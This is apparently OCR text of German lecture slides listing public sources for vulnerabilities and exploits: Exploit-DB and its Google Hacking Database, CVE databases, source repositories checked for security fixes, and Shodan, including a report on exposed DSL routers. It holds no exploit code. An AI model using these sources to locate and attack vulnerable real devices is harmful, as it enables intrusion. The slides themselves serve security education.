
Weitere öffentliche Quellen für Schwachstellen und Exploites

- https://www.exploit-db.com/
  - „The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. “
  - Google Hacking Database
    - Google-Suchanfrage bzgl. Web-Seiten mit Schwachstellen


- http://www.securityfocus.com/
- https://www.cvedetails.com/
- https://osvdb.org
- …

- Sourcecode Repositories
  - Github, SourceForge etc.
  - Idee:
    - Änderungen am Quellkode überprüfen bezüglich:
      - Fix für Schwachstelle?
      - Schwachstelle bereits bekannt?


shodan.io — die etwas andere Suchmaschine...




shodan.io — die etwas andere Suchmaschine...




shodan.io — die etwas andere Suchmaschine...



shodan.io — die etwas andere Suchmaschine...



shodan.io — die etwas andere Suchmaschine...



shodan.io — die etwas andere Suchmaschine...

DSL Router - Shodan

https://www.shodan.io/report/awAOSFjr

